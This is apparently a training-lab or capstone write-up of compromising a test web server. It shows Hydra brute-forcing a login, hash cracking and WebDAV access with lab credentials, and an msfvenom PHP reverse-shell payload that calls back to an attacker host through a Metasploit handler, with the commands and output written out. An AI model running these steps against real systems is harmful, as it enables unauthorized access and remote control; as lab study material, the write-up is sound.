
STEPS TO EXPLOIT TARGET (CAPSTONE)

Command:



192.168.1.105 - Target Machine's (Capstone) IP

192.168.1.100 - ELK's IP

192.168.1.1 - Hyper-V


Nmap -sS -sV 192.168.1.105

Investigation is carried out further through Target's Web Server:

Open Firefox

IP address 192.168.1.105 was typed in.


Following Information was obtained below:



Index of /




Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80




Index of /company_blog



An overview regarding company's personnel could be seen from the below shot



Within Company Culture, suspicious "secret_folder" folder was obtained




ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company folders/secret folder is no longer accessible to the public

Within the meet_our_team folder: Three Potential suspects were found.



Index of /meet_our_team

 Name
 Last modified
 Size Description


 Parent Directory

 ashton.txt
 2019-05-07 18:31 329

 hannah.txt
 2019-05-07 18:33 404

 ryan.txt
 2019-05-07 18:34 227


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80





Brute Forcing

Command: In kali terminal, gunzip was used to unzip rockyou.txt.gz



Password was brute forced using Command: Hydra.


Password revealed; leopoldo

```
rootākāli:/usr/share/wordlists# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get "/company_folders/secret_folder"
                                                                                    login "ashton" - pass "laddie" - 10133 of 14344399 [child 3] (0/0) login "ashton" - pass "krizia" - 10134 of 14344399 [child 10] (0/0) login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 12] (0/0) login "ashton" - pass "kodiak" - 10136 of 14344399 [child 15] (0/0) login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 7] (0/0) login "ashton" - pass "kiki123" - 10138 of 14344399 [child 6] (0/0) login "ashton" - pass "khadijah" - 10139 of 14344399 [child 8] (0/0) login "ashton" - pass "kantot" - 10140 of 14344399 [child 9] (0/0) login "ashton" - pass "iney" - 10141 of 14344399 [child 1] (0/0)
[ATTEMPT]
                         target 192.168.1.105
[ATTEMPT]
                         target 192.168.1.105 -
[ATTEMPT]
                          target 192.168.1.105
 [ATTEMPT]
                          target 192.168.1.105
 [ATTEMPT]
                          target 192.168.1.105
                         target 192.168.1.105
 [ATTEMPT]
[ATTEMPT] target 192.168.1.105
[ATTEMPT] target 192.168.1.105 - login ashton - pass kantot - 10140 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 2] (0/0)
[80][http-get] host: 192.168.1.105 | login: ashton | password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-11 06:39:19
```


Navigated to Web Server to enter credentials:

Username: ashton

Password: leopoldo




So, Access to connect_to_corp_Server was obtained.




Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80


Further instructions for WebDAV connection were revealed.



Using the hash in the above screen shot, hashed password was broken using Crack Station




According to WebDAV connection instructions, dav://192.168.1.105/webdav/ was typed in Network-File Manager as seen below.



Ryan's account was used to connect to the server.

Username: Ryan

Password: linux4u







Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

php reverse shell payload


Payload was created using msfvenom in Kali:

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp_LHOST=192.168.1.90 LPORT=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:~# |
```

Note: The payload shell.php was copied from the current folder, in Network-File Manager and pasted into the day folder.

After uploading the payload, the listener was set up using Metasploit, Hence reverse shell was created.

Command Used: msfconsole



```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST → 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:39150) at 2021-11-05 13:35:17 -0700
meterpreter >
```

The target server was connected and the meterpreter session was launched. Hence Interactive shell was gained.


Navigated to Web Server:



Index of /webdav

<u>Name</u>	Last modified Size Description
Parent Directo	ry -
passwd.dav	2019-05-07 18:19 43
shell.php	2021-11-05 20:27 1.1K

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



The above Flag in the screenshot was revealed.